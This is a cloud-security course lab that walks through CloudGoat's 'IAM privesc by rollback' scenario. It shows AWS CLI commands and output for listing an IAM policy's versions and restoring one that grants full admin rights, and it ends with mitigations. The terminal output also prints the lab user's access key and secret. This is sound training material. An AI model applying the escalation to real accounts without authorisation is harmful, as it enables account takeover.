Topics in Cloud Security

Hands-on:

Exploring IAM Misconfigurations

In this lab, we will explore IAM Misconfigurations and how they can be exploited. This will help to give an understanding of why it is important to follow the best practices while configuring anything on the cloud.

Task 1:

Set-Up Requirements

1.Linux or Mac OS

2.Python 3.6+

3.Install Terraform

```
curl -fsSL https://apt.releases.hashicorp.com/gpg | sudo apt-key add -

sudo apt-add-repository "deb [arch=amd64] https://apt.releases.hashicorp.com $(lsb_release -cs) main"

sudo apt-get update && sudo apt-get install terraform
```

4. Install AWS CLI


```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

5.Install jq

```
apt install jq
```

Creating an AWS Administrator Account:

- Sign Up for an Amazon AWS Account.
- After login, search for Identity & Access Management (IAM).



- Click on Create User.

- Set a user name and click next.
- Select attach policies directly -> in the menu below check the box for AdministratorAcess -> next -
- **Review** all the settings once and click on **Create User**.


Getting Access Key and Secret Access Key

- AWS user access keys and secret access keys are credentials used to authenticate programmatic access to AWS services,
- Access key is like a username and the secret access key is like a password.
- Once the user is created, click on its name.
-
- On the user page, switch to the **Security credentials** tab. Scroll down to find a button named **Create access key** and click on it.
- On the next page , choose **Command Line Interface** and then click next button
- Give a description if you want , then click create access key
- **Note down both: Access Key and Secret Access Key**

Configuring an AWS Profile


- After creating the AWS Administrator Account use the following command to configure the AWS profile on your terminal:

```
aws configure --profile [profile_name] #give any profile name of your choice
```



- Check if the user is configured with the AWS access key and Secret Key to the corresponding profile.

```
aws iam get-user --profile [profile_name]
```



Installing CloudGoat

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
cd cloudgoat
pip3 install -r ./requirements.txt
```

Configuring CloudGoat

- Configure cloudgoat with the AWS profile, use the following command.

```
./cloudgoat.py config profile
```

- If prompted , specify the profile name you set in the previous steps.
- Whitelist the IP-Address automatically.

```
./cloudgoat.py config whitelist --auto
```

Whitelisting an IP involves configuring a system or service to permit access only from specified IP addresses.

Scenario: IAM Privesc by Rollback

What is IAM?

IAM stands for Identity and Access Management.

It helps you manage who can do what within your cloud environment.

It's a service that allows you to control access to AWS resources securely. With IAM, you can create and manage users, groups, and permissions to grant or deny access to AWS services and resources.

What is Privesc?

"Privesc" is short for "privilege escalation." It refers to the process of gaining higher levels of access or control within a system or environment than what was initially authorized.

Remember , we are using CloudGoat to create a practice environment for finding vulnerabilities in the system and simulate how a "hacker" might think and act in the real world!

This will demonstrate the importance of preventing misconfigurations and highlight the need for following best practices while setting up your cloud environment!

Knowledge Check!

1. **AWS IAM user**: An AWS IAM user is an entity with long-term credentials (such as username and password) used to interact with AWS services securely. Users have assigned permissions that determine their access levels to AWS resources.
2. **AWS IAM role**: An AWS IAM role defines a set of permissions to control which actions an AWS service, IAM user, or application can perform within AWS. Roles can be assumed by trusted entities to temporarily obtain these permissions.
3. **AWS Policy :** A set of rules that define permissions and access controls for AWS resources. It specifies what actions are allowed or denied on specific AWS services and resources, helping to ensure security and compliance within an AWS environment.


An easy analogy to understand this would be:

IAM Role is like a job title, Policy is like a rulebook that specifies what tasks can be done, and Permission is a specific task or action within that rulebook.

About the Scenario

Our goal is to acquire **full admin privileges.**

Starting with a highly-limited IAM user, the attacker is able to review previous IAM policy versions and restore one which allows full admin privileges, **resulting in a privilege escalation exploit.**



In cloud attacks, hackers often target misconfigurations as entry points to gain access to user accounts.

Once inside, they attempt to escalate their privileges, gaining higher levels of access to resources. Finally, they aim to retrieve, modify, or delete sensitive information, potentially causing significant damage or data breaches.

Therefore, maintaining robust security configurations and closely monitoring access controls is crucial for mitigating such risks.

Task 2:

Let's Begin!

Run the command:

```
./cloudgoat.py create iam_privesc_by_rollback
```

This will create the scenario and will add the required resources that are needed to perform this lab and simulate a Cloud Security Attack Scenario.

Scenario Resources that will be created:

- It will create 1 IAM User
  - Along with 5 policy versions

- Configure the AWS Profile for "raynor" using the following command

```
aws configure --profile raynor
```

```
root@kali:~# aws configure --profile raynor
AWS Access Key ID [None]: AKIAQWYTXOMNJLGRHFXW
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
```

- Get the **username** of the current AWS profile.

```
aws iam get-user --profile raynor
```

```
root@kali:~# aws iam get-user --profile raynor
{
    "User": {
        "Path": "/",
        "UserName": "raynor-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "UserId": "AIDAQWYTXOMNHOMOD6ZO6",
        "Arn": "arn:aws:iam::048896635674:user/raynor-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "CreateDate": "2022-05-13T12:56:34+00:00",
        "Tags": [
            {
                "Key": "Scenario",
                "Value": "iam-privesc-by-rollback"
            },
            {
                "Key": "Name",
                "Value": "cg-raynor-iam_privesc_by_rollback_cgidmf9kl1udu3"
            },
            {
                "Key": "Stack",
                "Value": "CloudGoat"
            }
        ]
    }
}
```

Username

(Quick info: ARN= Amazon Resource Name , a unique identifier assigned to each resource in AWS)

- Note down the ARN.
- List the **attached** policies of the raynor user.

```
aws iam list-attached-user-policies --user-name [username] --profile raynor
```

```
root@kali:~# aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgidmf9kl1udu3 --profile raynor
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
            "PolicyArn": "arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3"
        }
    ]
}
```

User Policy

- View the Current Policy version.

```
aws iam get-policy --policy-arn <generatedARN>/cg-raynor-policy --profile raynor
```

```
root@kali:~# aws iam get-policy --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --profile raynor
{
    "Policy": {
        "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "PolicyId": "ANPAQWYTXOMNDM6QFCIII",
        "Arn": "arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-raynor-policy",
        "CreateDate": "2022-05-13T12:56:34+00:00",
        "UpdateDate": "2022-05-13T12:56:37+00:00",
        "Tags": []
    }
}
```

Current Policy

- Check the **existing** versions of the policy.

```
aws iam list-policy-versions --policy-arn <generatedARN>/cg-raynor-policy --profile raynor
```

```
root@kali:~# aws iam list-policy-versions --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --profile raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2022-05-13T12:56:37+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2022-05-13T12:56:37+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2022-05-13T12:56:37+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2022-05-13T12:56:37+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2022-05-13T12:56:34+00:00"
        }
    ]
}
```

- View each version in detail using

  aws iam get-policy-version --policy-arn [policy_arn] --version-id [target_version] --profile raynor

- Set [target_version] to v1,v2...v5 to view the respective version.

VERSION 1

```
root@kali:~# aws iam get-policy-version --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --version-id v1 --profile raynor
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "iam:Get*",
                        "iam:List*",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "IAMPrivilegeEscalationByRollback"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-13T12:56:34+00:00"
    }
}
```

Note: An attacker with the **iam:SetDefaultPolicyVersion** permission may be able to **escalate privileges through existing policy versions** not currently in use. If a policy that they have access to has versions that are not the default, they would be able to **change the default version to any other existing version.**

VERSION 2

```
root@kali:~# aws iam get-policy-version --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --version-id v2 --profile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": false,
        "CreateDate": "2022-05-13T12:56:37+00:00"
    }
}
```

Note: The above shown policy allows all actions to all resources. This basically grants the **user administrative access** to the AWS account.

VERSION 3

```
root@kali:~# aws iam get-policy-version --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --version-id v3 --profile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Deny",
                "Action": "*",
                "Resource": "*",
                "Condition": {
                    "NotIpAddress": {
                        "aws:SourceIp": [
                            "192.0.2.0/24",
                            "203.0.113.0/24"
                        ]
                    }
                }
            }
        },
        "VersionId": "v3",
        "IsDefaultVersion": false,
        "CreateDate": "2022-05-13T12:56:37+00:00"
    }
}
```

Note: From the above image it can be observed that policy whitelists those two (2) IP subnets.

(**Quick help:** Whitelisting an IP address means explicitly allowing access or permitting communication from that specific IP address while denying access from all other IP addresses.)

VERSION 4

```
root@kali:~# aws iam get-policy-version --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --version-id v4 --profile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": "iam:Get*",
                "Resource": "*",
                "Condition": {
                    "DateGreaterThan": {
                        "aws:CurrentTime": "2017-07-01T00:00:00Z"
                    },
                    "DateLessThan": {
                        "aws:CurrentTime": "2017-12-31T23:59:59Z"
                    }
                }
            }
        },
        "VersionId": "v4",
        "IsDefaultVersion": false,
        "CreateDate": "2022-05-13T12:56:37+00:00"
    }
}
```

Note: This policy allows this action “iam:Get*” to all AWS resources but only allows for a specified time period which has expired.

(**Quick help:**
The IAM `Get` action is a permission that allows users or roles to retrieve information about AWS resources, such as their configuration, metadata, or settings. It's commonly used for viewing but not modifying resource details, providing a read-only access level.)

VERSION 5

```
root@kali:~# aws iam get-policy-version --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --version-id v5 --profile raynor
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject",
                    "s3:ListAllMyBuckets"
                ],
                "Resource": "*"
            }
        },
        "VersionId": "v5",
        "IsDefaultVersion": false,
        "CreateDate": "2022-05-13T12:56:37+00:00"
    }
}
```

Note: This allows only the following actions: “s3:ListBucket”, “s3:GetObject” and “s3:ListAllMyBuckets”.

- Change the Policy Version from **v1 —> v2** , because v2 has administrative privilege.

```
aws iam set-default-policy-version --policy-arn <generatedARN>/cg-raynor-policy --version-id <versionID> --profile raynor
```

```
root@kali:~# aws iam get-policy --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --profile raynor
{
    "Policy": {
        "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "PolicyId": "ANPAQWYTXOMNDM6QFCIII",
        "Arn": "arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-raynor-policy",
        "CreateDate": "2022-05-13T12:56:34+00:00",
        "UpdateDate": "2022-05-13T12:56:37+00:00",
        "Tags": []
    }
}
```

Before Making Changes

```
root@kali:~# aws iam set-default-policy-version --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --version-id v2 --profile raynor
root@kali:~#
root@kali:~#
root@kali:~# aws iam get-policy --policy-arn arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3 --profile raynor
{
    "Policy": {
        "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "PolicyId": "ANPAQWYTXOMNDM6QFCIII",
        "Arn": "arn:aws:iam::048896635674:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidmf9kl1udu3",
        "Path": "/",
        "DefaultVersionId": "v2",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-raynor-policy",
        "CreateDate": "2022-05-13T12:56:34+00:00",
        "UpdateDate": "2022-05-14T09:17:37+00:00",
        "Tags": []
    }
}
```


Setting the Default Policy Version ID as v2

After Making Changes

- Confirm the **Administrative** Privilege by creating a **S3 Bucket**.

```
aws s3api create-bucket --bucket [bucket-name] --region us-east-1 --profile raynor
```

```
root@kali:~# aws s3api create-bucket --bucket geekfreak --region us-east-1 --profile raynor
{
    "Location": "/geekfreak"
}
```



You now have successfully gained admin privileges through privilege escalation

In this scenario, we exploited a weakness in the IAM (Identity and Access Management) policy management by reviewing previous versions of IAM policies.

By restoring an older version of the policy that grants full admin privileges, the attacker successfully escalates their privileges, gaining unauthorized access to administrative capabilities within the AWS environment.

To prevent this, we could have implemented stricter controls on IAM policy versioning, such as:

- **Enforcing least privilege principles**
- **Limiting access to policy modifications**
- **Regularly auditing and reviewing policy changes**
- **Enabling MFA (Multi-Factor Authentication)**
- **Monitoring IAM activity**

Implementation of these principles could have helped detect and mitigate such unauthorized changes more effectively.

References

1.CloudGoat
2.https://dhiyaneshgeek.github.io/cloud/security/2022/06/23/aws-misconfigurations/